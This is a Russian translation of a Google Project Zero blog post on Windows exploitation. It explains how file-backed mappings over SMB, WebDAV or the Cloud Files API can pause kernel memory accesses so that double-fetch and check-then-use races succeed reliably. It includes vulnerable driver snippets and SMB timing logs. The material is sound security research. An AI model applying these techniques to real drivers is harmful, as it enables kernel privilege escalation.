Google Project Zero (RU) - Часть 6

Перевод на русский язык статей блога Google Project Zero (часть 6). Project Zero — команда исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня.

Больше материалов в телеграм канале @grogrigs

Приёмы эксплуатации Windows: перехват доступа к виртуальной памяти

Для надёжной эксплуатации double fetch и состояний гонки часто требуется остановить привилегированный поток точно в момент его обращения к контролируемой атакующим памяти. Linux предлагает `userfaultfd` и FUSE. В Windows нет прямого эквивалента, доступного обычным приложениям, однако виртуальная память на основе файлов, удалённые файловые системы и поставщики оверлеев позволяют создать похожую ловушку.


Предыстория

Рассмотрим драйвер ядра, который проверяет длину из пользовательского пространства, а затем повторно читает её для копирования:

```
DWORD *lpInputPtr = /* controlled user address */;
UCHAR LocalBuffer[256];

if (*lpInputPtr > sizeof(LocalBuffer))
    return STATUS_INVALID_PARAMETER;

RtlCopyMemory(LocalBuffer, lpInputPtr, *lpInputPtr);
```

Изменение значения между двумя чтениями вызывает переполнение стека. Гоночный поток может непрерывно переключать длину, но успех будет вероятностным, а неудача может привести к сбою машины. Ловушка доступа к памяти позволяет атакующему приостановить одно чтение, детерминированно изменить отображение или данные, а затем продолжить выполнение.

Файловые отображения со страничной подкачкой по требованию уже предоставляют необходимую архитектуру. При чтении отсутствующей страницы возникает page fault, передаваемый диспетчеру памяти, который запрашивает содержимое файла у диспетчера ввода-вывода и файловой системы. Приложение продолжает работу только после получения данных.



Если атакующий контролирует сервер или поставщик файловой системы, он контролирует момент завершения доступа.

Существующие наработки

При эксплуатации Linux часто используется `userfaultfd`, позволяющий получать в пользовательском пространстве уведомления об отсутствующих страницах и решать, когда их предоставить. FUSE предлагает другой путь: отобразить файл из файловой системы пользовательского режима, заблокировать её обработчик чтения, изменить состояние эксплойта, а затем вернуть данные.

Для эксплуатации Windows исторически применялись отображения секций на основе сетевых или специальных файловых систем, oplocks и драйверы фильтров. Цель та же: перенести синхронизацию в контролируемый из пользовательского пространства компонент, пока привилегированная операция ожидает обслуживания page fault.

Удалённые файловые системы

Отображённые секции могут опираться на несколько удалённых файловых систем Windows:


Удалённая файловая система	Поддерживаемые версии	Доступность по умолчанию

SMB	Все	Да; SMBv1 может быть отключён
WebDAV	Все	Да, кроме серверных выпусков
NFS	Все	Нет
Plan 9	Windows 10 1903+	Нет; требует WSL
Перенаправление дисков удалённого рабочего стола	Все	Да, с клиентом RDP

Атакующий отображает удалённый файл, вызывает page fault из уязвимой операции, наблюдает удалённое чтение и удерживает ответ сервера, пока другой поток изменяет состояние.

Server Message Block

SMB доступен повсеместно, а его работу легко наблюдать в Wireshark.




Тест отображает большой файл из локального общего ресурса SMB и читает разреженные смещения:

```
Use-NtObject ($f = Get-NtFile '\localhost\c$\root\file.bin' -Win32Path) {
  Use-NtObject ($s = New-NtSection -File $f -Protection ReadWrite) {
    Use-NtObject ($m = Add-NtSection -Section $s -Protection ReadWrite) {
      $m.ReadBytes(0, 4)
      $m.ReadBytes(256MB, 4)
      $m.ReadBytes(512MB, 4)
      $m.ReadBytes(768MB, 4)
    }
  }
}
```

Каждый раз клиент запрашивает 32 КиБ:

```
Read Len:32768 Off:0
Read Len:32768 Off:268435456
Read Len:32768 Off:536870912
Read Len:32768 Off:805306368
```

Windows получает кластер размером 32 КиБ, выровненный внутри области размером с большую страницу. Один запрос может обслужить несколько собственных страниц по 4 КиБ. В конце охватывающей их большой страницы последние 32 КиБ запрашиваются как единое целое.



Доступ с пересечением этой границы создаёт два чтения:

```
Read Len:32768 Off:536838144
Read Len:32768 Off:536870912
```

Запись отправляется запросами по 4 КиБ, но кеширование грязных страниц может задержать их:

```
Write Len:4096 Off:268435456
```

Пользовательский сервер SMB может приостановиться на выбранном смещении:

```
if (Position >= 512 * 1024 * 1024) {
    Console.WriteLine("Delaying at {0:X}", Position);
    Thread.Sleep(10000);
    Console.WriteLine("Continuing");
}
```

Кеширование имеет значение: после получения диапазона клиентом ещё одно чтение может уже не дойти до сервера. Для повторных попыток необходимы новые секции, смещения или явная инвалидация кеша. Тайм-аут сеанса SMB также ограничивает время, на которое ловушка может оставаться в ожидании:

```
(Get-SmbClientConfiguration).SessionTimeout
60
```

SMB хорошо подходит, когда внешний или локальный сервер может управлять временем ответа, однако сетевые зависимости, аутентификация и кеширование усложняют автономный эксплойт.

WebDAV


WebDAV отображает HTTP-ресурсы через службу WebClient и может размещаться у атакующего. Он избавляет от сложностей подписи и согласования SMB, но его доступность зависит от выпуска Windows, гранулярность запросов менее предсказуема, а тайм-ауты и кеширование службы по-прежнему ограничивают синхронизацию.

API оверлеев файловой системы

Современная Windows предоставляет API локальных поставщиков, способных создавать содержимое файлов по требованию:

API оверлея	Поддерживаемые версии	Включён по умолчанию
Projected File System	Windows 10 1809+	Нет
Windows Overlay Filter (WOF)	Все современные версии Windows	Да
Cloud Files API	Windows 10 1709+	Да в настольных выпусках

Особенно полезен Cloud Files API, используемый функцией OneDrive Files On-Demand. Процесс регистрирует корень синхронизации и файл-заполнитель, отображает этот файл, а затем получает обратный вызов извлечения данных, когда другой поток вызывает page fault. Поставщик может заблокировать обработчик, изменить отображения или состояние эксплойта и наконец предоставить содержимое страницы.




Это устраняет сетевые задержки и обеспечивает точную локальную синхронизацию. Подход также естественно связан с поведением мини-фильтров, рассмотренным в статье «Поиск ошибок в драйверах мини-фильтров Windows».

Примеры использования

Детерминированный double fetch с повторным отображением


Первое уязвимое чтение вызывает page fault на странице-заполнителе. Обработчик поставщика снимает отображение страницы или повторно отображает её с другим значением, а затем обслуживает запрос. При втором чтении привилегированный поток видит замену.



Это надёжнее одновременного изменения байтов: замена таблицы страниц гарантирует, какую версию увидит каждое обращение.

Координация потоков чтения и записи


Два потока приложения могут вызвать page fault на одной контролируемой поставщиком странице и ждать за одной блокировкой обработчика. Поставщик изменяет общее состояние, а затем освобождает оба потока в выбранном порядке.



Требуется осторожность, поскольку объединение запросов диспетчером памяти может обслужить оба page fault одной передачей. Отдельные страницы или отображения позволяют получить независимые точки управления.

Разделение полей между страницами

Разместите проверяемый размер в конце одной страницы, а следующее поле структуры — в начале другой. Первое чтение выполнится успешно, а доступ к следующей странице попадёт в ловушку. Во время паузы измените исходный размер до того, как драйвер прочитает его повторно.




Приём полезен, когда уязвимый код читает несколько полей до опасного копирования, а удобно вызвать page fault можно только при одном обращении.

Гонки при проверке указателя

Ещё один распространённый шаблон проверяет пользовательский указатель, а затем снова разыменовывает ту же переменную указателя:

```
PVOID *UserPointer = /* controlled address */;
__try {
    ProbeForWrite(*UserPointer, sizeof(STRUCTURE), 1);
    RtlCopyMemory(*UserPointer, LocalPointer, sizeof(STRUCTURE));
} __except(EXCEPTION_EXECUTE_HANDLER) {
    return GetExceptionCode();
}
```

Вызовите page fault во время `ProbeForWrite`, замените страницу, содержащую `*UserPointer`, а затем продолжите выполнение. Проверка подтверждает один адрес назначения, а копирование использует другой.



Похожие схемы применимы к double fetch размера выделения:

```
LocalBuffer = ExAllocatePool(PagedPool, *BufferSize);
if (LocalBuffer)
    RtlCopyMemory(LocalBuffer, BufferPtr, *BufferSize);
```

и проверке нескольких соседних слов:

```
if (lpInputPtr[0] > sizeof(LocalBuffer) || lpInputPtr[1] != 2)
    return STATUS_INVALID_PARAMETER;
RtlCopyMemory(LocalBuffer, lpInputPtr, *lpInputPtr);
```

Выводы

Файловые отображения служат универсальной заменой `userfaultfd` в Windows: доступ к виртуальной памяти превращается во ввод-вывод файловой системы, завершением которого можно управлять. SMB и WebDAV широко совместимы, но привносят сетевое кеширование и тайм-ауты. Cloud Files и другие поставщики оверлеев предлагают более чистые локальные обратные вызовы в новых системах.

Сам по себе этот примитив не создаёт уязвимость. Он делает существующие double fetch, гонки между проверкой и использованием и ошибки параллелизма достаточно детерминированными для эксплуатации и отладки. Для эффективного применения необходимо понимать объём опережающего чтения, кластеризацию страниц, время жизни кеша, тайм-ауты и возможность объединения нескольких page fault.

Наиболее полезный принцип построения — разместить чувствительный для безопасности переход через контролируемую границу страниц. Когда привилегированный поток блокируется внутри такого перехода, атакующий может повторно отобразить память, скоординировать потоки и гарантировать, что проверка и использование увидят разные состояния, не полагаясь на узкое окно гонки планировщика.

Взгляд на iMessage в iOS 14

Обзор

